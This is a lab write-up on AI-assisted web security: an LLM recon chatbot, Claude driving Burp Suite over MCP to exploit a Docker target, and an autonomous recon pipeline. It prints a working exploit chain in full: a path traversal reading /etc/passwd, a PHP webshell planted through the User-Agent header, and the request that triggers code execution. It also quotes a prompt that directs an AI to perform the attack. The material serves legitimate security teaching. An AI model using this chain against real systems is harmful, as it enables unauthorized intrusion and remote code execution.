AI Red Teaming Lab 5: AI Web Recon, Burp MCP LFI Log Poisoning & Recon+ Pipeline — a technical write-up
Lab 5 is three exercises in AI-in-the-loop web security: an LLM chatbot that orchestrates classic recon tools, a Burp Suite MCP integration used to exploit a real LFI→log-poisoning→RCE chain, and a fully autonomous 8-phase recon pipeline against a deliberately vulnerable Docker target.
www-data.
Attack path (how the steps chain)
- Recon at scale — the chatbot orchestrates subfinder → katana → arjun → nuclei and the LLM grades the findings into risk levels and attack vectors.
- AI-in-the-loop exploitation — Burp captures the target's traffic; Claude, driving Burp over MCP, reviews the requests and identifies the LFI in
?search=. - LFI → file read —
?search=../../../../etc/passwdconfirms arbitrary read;?search=logs/access.logconfirms the Apache log (inside the webroot) is readable. - Log poisoning — a Repeater request with
User-Agent: <?php system($_GET['cmd']); ?>plants PHP into the log verbatim. - RCE —
?search=logs/access.log&cmd=idmakes the serverinclude()the poisoned log → command execution aswww-data. Three primitives chained: file read → log write → code execution. - Autonomous variant — the Recon+ pipeline runs the same idea without a human: 8 phases from discovery to an AI-prioritized attack plan (
/.env, GraphQL hashes, SSHroot:admin123, vsFTPd 2.3.4 backdoor).
1. Exercise 1 — AI Web Recon chatbot
1.1 Setup
sudo apt install golang -y
go install github.com/projectdiscovery/katana/cmd/katana@latest
go install github.com/projectdiscovery/nuclei/v3/cmd/nuclei@latest
go install github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest
echo 'export PATH=$PATH:$(go env GOPATH)/bin' >> ~/.bashrc && source ~/.bashrc
sudo apt install arjun -y
unzip WebRecon.zip && cd web
# .env: GROQ_API_KEY=gsk_...
python -m venv venv && source venv/bin/activate
pip install -r backend/requirements.txt
python backend/main.py             # picks a free port 5000–5010
1.2 How it works
bot_engine.py keyword-matches intent ("endpoints", "subdomains", "api parameters", "CVEs"),
regex-extracts the target, shells out to the right tool (katana -d 2, subfinder with crt.sh
passive fallback, arjun, nuclei medium+), caches results for 5 min, adds heuristic notes
(id param → IDOR/SQLi, redirect param → SSRF), then asks Groq for strict JSON
{risk_level, key_findings, recommendations, next_steps, attack_vectors} with a model fallback
chain and a full heuristic fallback if Groq is down.
Prompts: Find the endpoints http://testphp.vulnweb.com · Find subdomains example.com · security assessment <url>. Expected: endpoint lists plus an AI analysis block with risk level and attack vectors.
2. Exercise 2 — Burp Suite MCP → LFI log poisoning → RCE
2.1 Setup
unzip lfi-log-poisoning.zip && cd lfi-log-poisoning
docker compose up -d --build       # target at http://localhost:5000
Burp: Extensions → install "MCP server" → MCP tab → enable → "Install to Claude Desktop" →
fully restart Claude Desktop. Verify the burp MCP server is connected, then proxy browser traffic
to the target so Burp captures it.
2.2 The vulnerability (from the source)
apache-site.confputs Apache logs inside the webroot:/var/www/html/logs/access.log(bind-mounted to the host, so poisoning persists).blog_page/index.php:?search=is resolved withrealpath()— withoutcmdit prints the file (arbitrary file read); withcmditinclude()s the file → any PHP inside executes.- Apache's
combinedLogFormat logs the User-Agent verbatim → poison the log with a PHP webshell in the UA header.
2.3 Exploit chain
- Capture requests in Burp; give Claude the lab prompt: "You are acting as an offensive web security analyst. Review the captured Burp Suite request and use the burp suite MCP and find the vuln from the request and perform the attack to check the application is vulnerable."
- Confirm LFI:
GET /blog_page/index.php?search=../../../../etc/passwd - Confirm log readability:
?search=logs/access.log(leading slash is stripped by design — use a relative path). - Poison via Repeater:
User-Agent: <?php system($_GET['cmd']); ?>sent to/, then re-read the log to confirm the payload landed unencoded. - Trigger RCE:
?search=logs/access.log&cmd=id→uid=33(www-data) gid=33(www-data)embedded in the page. That output is the lab's proof/flag.

?search=../../../../etc/passwd returns the container's passwd file.
logs/access.log via the User-Agent header, unencoded.
?search=logs/access.log&cmd=id executes the planted PHP — uid=33(www-data). Chain complete.
Note: the shipped access.log is pre-poisoned so the demo always works — still perform
the poisoning step yourself. Also index.php's basename() blocks traversal
in page= but explicitly passes php://filter through — a lesson in partial sanitization.
3. Exercise 3 — AI Recon+ pipeline
3.1 Setup
# tools: subfinder, amass, ffuf, nmap, whois, katana, nuclei (+templates), arjun, whatweb, seclists
unzip Pipeline.zip && cd pipeline
# .env: GROQ-API=gsk_...
cd vuln-app && docker compose up -d && cd ..
python3 cli.py localhost
The target is a teaching honeypot: Web :80, SSH :2222 (root:admin123), fake FTP banner
(vsFTPd 2.3.4 — the backdoored version), fake MySQL banner, GraphQL with introspection leaking password
hashes, a fake /.env (DB_PASSWORD=supersecret2026) and /backup.zip.
3.2 The 8 phases
- Normalize target (rejects shell metacharacters).
- Parallel discovery: WHOIS/DNS, subfinder+amass+crt.sh, nmap (XML-parsed), Wayback/katana, TLS — then an AI phase summary.
- Tech detection (whatweb + headers; spots the spoofed Apache/PHP/WordPress fingerprints).
- ffuf live fuzzing (press
sto skip) — expect/login,/graphql,/.env,/backup.zip, auto-classified by severity. - JS endpoint extraction + nuclei (info–medium).
- CVE lookup via Groq — expect vsFTPd 2.3.4 (CVE-2011-2523), WordPress 4.9.4, PHP 5.6.40 EOL.
- Full AI analysis → risk decision with confidence.
- Rich terminal report + interactive AI chat ("what should I test first?" →
/.env,/graphql, SSH root password).
Artifacts land in scans/<target>_<timestamp>/ and a SQLite database.db.
4. Troubleshooting highlights
- Ex 1: deps are at
backend/requirements.txt; Go bin dir must be on PATH or tools silently return empty; don't run Ex 2's container simultaneously (both want port 5000). - Ex 2: MCP tab missing → extension not enabled; Claude sees no Burp tools → restart Claude Desktop after "Install to Claude Desktop"; forgetting
&cmd=means the log is only read, not included; clearapp/logs/access.logfor a clean run. - Ex 3: install
seclistsor Phase 4 is skipped; target must be up before runningcli.py; empty AI panels → bad Groq key (pipeline still completes with tool data).